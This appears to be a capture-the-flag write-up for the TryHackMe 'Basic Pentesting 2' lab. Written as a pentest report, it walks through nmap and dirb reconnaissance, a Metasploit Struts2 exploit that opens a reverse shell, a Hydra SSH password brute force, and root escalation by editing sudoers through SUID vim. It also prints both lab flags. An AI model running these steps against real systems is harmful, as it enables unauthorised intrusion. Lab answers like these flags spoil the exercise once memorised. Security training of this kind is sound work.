Introduction

1 Overview

The report documents the findings of penetration testing of Basic Pentesting 2 box that was performed on the Tryhackme platform.

The objective was to find the flag and a report that documents the main findings, the vulnerabilities that were found, and the methods that were used. The report will also include screenshots that document processes, a conclusion, and suggested fixes that the client must perform to secure the web application.

2 Scope

The “basic pentesting box” specified that the testing will occur only on the given box, located in room “box102basicpentesting2”.

Social Engineering is not included within the scope.

3 Out of Scope

The client specified that no external resource testing will be permitted, including JS codes that hold certain URLs that are not part of the domain.

4 Summary

At first, the website had to be investigated to collect all the flags. Once the first vulnerability on the website was found, more information about the perspective of the website programmer was obtained, which yielded additional findings.

Detailed Findings

Apache Struts 2 REST Plugin XStream RCE – Foothold

Brute Force - user flag

SUID bit for vim.basic – root flag

User Flag - 161F3EE8408ED178EC9A7817FBF23322


Root Flag - 6C0A539DB9990F5E58790077F3E78DDC2C3370CC

Proof of concept (with HD screenshots) –

Reconnaissance:

Command: - nmap -sC -sV 10.10.167.113 -p 1-1000

Nmap -sC -sV 10.10.167.113 -p 1000-10000




```
root@kali:~# nmap -sC -sV 10.10.167.113 -p 1-1000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-24 15:15 EDT
Nmap scan report for 10.10.167.113
Host is up (0.18s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 1s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (un
known)
| smb-os-discovery:
```

```
root@kali:~# nmap -sC -sV 10.10.167.113 -p 1000-10000
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-24 15:15 EDT
Nmap scan report for 10.10.167.113
Host is up (0.18s latency).
Not shown: 8999 closed ports
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http    Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7

Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 189.59 seconds
root@kali:~#
```

From the nmap scan we get there is Apache Jserv running on this machine.

Let's gather some more information about the to get the foothold:




The index page shows Undergoing maintenance and viewing the page source it says to check for the development to find what is undergoing maintenance.

So, let's try dirb to find any other working directory for this server:


Command : dirb http://10.10.167.113


```
root@kali:~# dirb http://10.10.167.113

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon May 24 15:26:52 2021
URL_BASE: http://10.10.167.113/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.167.113/ ----
==> DIRECTORY: http://10.10.167.113/development/
+ http://10.10.167.113/index.html (CODE:200|SIZE:158)
+ http://10.10.167.113/server-status (CODE:403|SIZE:301)

---- Entering directory: http://10.10.167.113/development/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Dirb gives us a new directory development. Let's try it



This folder has 2 files in it dev.txt and j.txt. Reading dev.txt file we get that struts 2.5.12 is setup on this server and j.txt suggest that the passwords for the user J can be easily cracked. So, lets try to get the foothold.





Exploits:

As we know that struts 2.5.12 is running on the server I searched for it on google and found that a struts2_rest_xstream exploit can work for that version. Now we can use Metasploit for this exploit.

```
msf6 exploit(multi/http/struts2_rest_xstream) >
msf6 exploit(multi/http/struts2_rest_xstream) > set RHOSTS 10.10.167.113
RHOSTS ⇒ 10.10.167.113
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 10.8.145.85:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/struts2_rest_xstream) > set TARGETURI /struts2-rest-showcas
e-2.5.12/orders/3
TARGETURI ⇒ /struts2-rest-showcase-2.5.12/orders/3
msf6 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP handler on 10.8.145.85:4444
[*] Command shell session 1 opened (10.8.145.85:4444 → 10.10.167.113:33080) at 202
1-05-24 15:35:27 -0400

ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
```

Keeping the default TARGETURI we see that the exploit is not working, but when I tried for the TARGETURI **/struts2-rest-showcase-2.5.12** as this is version 2.5.12. This small tweak made the exploit work for us and we got a shell as tomcat. Now, we can try to get change it to an interactive python shell using

Command: python -c 'import pty; pty.spawn("/bin/bash")'

Then after this we can get the information about the host to check if we are right on track

Commands: hostname; pwd; whoami; ifconfig

So now we know that we are user tomcat in "/" as current working directory.

```
vmlinuz.old
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$ hostname
hostname
basic2
tomcat9@basic2:/$ pwd
pwd
/
tomcat9@basic2:/$ ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:f9:4c:7b:73:13
          inet addr:10.10.167.113  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::f9:4cff:fe7b:7313/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:27749 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27415 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1732510 (1.7 MB)  TX bytes:3522757 (3.5 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:196 errors:0 dropped:0 overruns:0 frame:0
```

After this lets try to go to home folder and check for the user flag.

In home folder we got 2 directories kay and jan and in jan I found a local.txt file.

Viewing the content of this file gave us our user flag

Commands: cd /home

cd jan

ls -la; cat local.txt

```
tomcat9@basic2:/home/jan$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Jul  6  2020 .
drwxr-xr-x 4 root root 4096 Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
-rw-r--r-- 1 root root   33 Jul  6  2020 local.txt
tomcat9@basic2:/home/jan$ cat local.txt
cat local.txt
161F3EE8408ED178EC9A7817FBF23322
```

Its time to upgrade us from tomcat to jan user and after reading the j.txt we know that password for jan is easily crack able so lets try brute forcing as we know that this box allows ssh.

Command: **hydra -vV -f -l “jan” -P “/usr/share/wordlists/rockyou.txt” ssh://10.10.167.113**

```
root@kali:~# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.167.113 -
vV -f
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-05-24 15:47:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
nded to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143
44399), ~896525 tries per task
[DATA] attacking ssh://10.10.167.113:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://jan@10.10.167.113:2
2
[INFO] Successful, password authentication is supported by ssh://10.10.167.113:22
[ATTEMPT] target 10.10.167.113 - login "jan" - pass "123456" - 1 of 14344399 [child
 0] (0/0)
```

```
[ATTEMPT] target 10.10.167.113 - login "jan" - pass "catdog" - 779 of 14344401 [chi
ld 2] (0/2)
[ATTEMPT] target 10.10.167.113 - login "jan" - pass "armando" - 780 of 14344401 [ch
ild 3] (0/2)
[ATTEMPT] target 10.10.167.113 - login "jan" - pass "margarita" - 781 of 14344401 [
child 14] (0/2)
[22][ssh] host: 10.10.167.113   login: jan   password: armando
[STATUS] attack finished for 10.10.167.113 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-05-24 15:54:19
```

As expected, we got the result

Username - jan


Password – Armando

Now switching to ssh from the meterpreter shell so that we can get a stable shell.

Privilege escalation:

Command: ssh jan@10.10.167.113

Password – armando



As we are jan now we will try to escalate ourself to kay

Commands: sudo -l

Find / -perm -u=s 2>/dev/null

Now we know that jan cannot use sudo on this machine. So we will try to check for suid bits and we found that vim.basic has been given suid permissions.

So we can use vim to change the sudoers file and then can upgrade ourself to root.

```
jan@basic2:/home$ sudo -l
sudo -l
[sudo] password for jan: armando
Sorry, user jan may not run sudo on basic2.
jan@basic2:/home$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
```

We can just add line

Jan ALL=(ALL:ALL) ALL below the root to get all permissions for jan user

Commands : vim /etc/sudoers

jan ALL=(ALL:ALL) ALL

:wq!

```
# User privilege specification
root    ALL=(ALL:ALL) ALL
jan     ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

We have successfully changed the sudoers file and gave all permissions to jan user we can now go to /root folder to get our root flag.

Command: sudo bash(as jan is now a sudoer)

```
jan@basic2:~$ vim /etc/sudoers
jan@basic2:~$ sudo bash
[sudo] password for jan:
root@basic2:~# whoami
root
```

Finally we can get our root flag.

Command: cd /root

cat root.txt

whoami

hostname

ifconfig

```
root@basic2:/root# whoami
root
root@basic2:/root# hostname
basic2
root@basic2:/root# cat root.txt
6C0A539DB9990F5E58790077F3E78DDC2C3370CC
root@basic2:/root# ifconfig
eth0      Link encap:Ethernet  HWaddr 02:f9:4c:7b:73:13
          inet addr:10.10.167.113  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::f9:4cff:fe7b:7313/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
          RX packets:33432 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33556 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2470494 (2.4 MB)  TX bytes:4830716 (4.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:220 errors:0 dropped:0 overruns:0 frame:0
          TX packets:220 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:15936 (15.9 KB)  TX bytes:15936 (15.9 KB)
```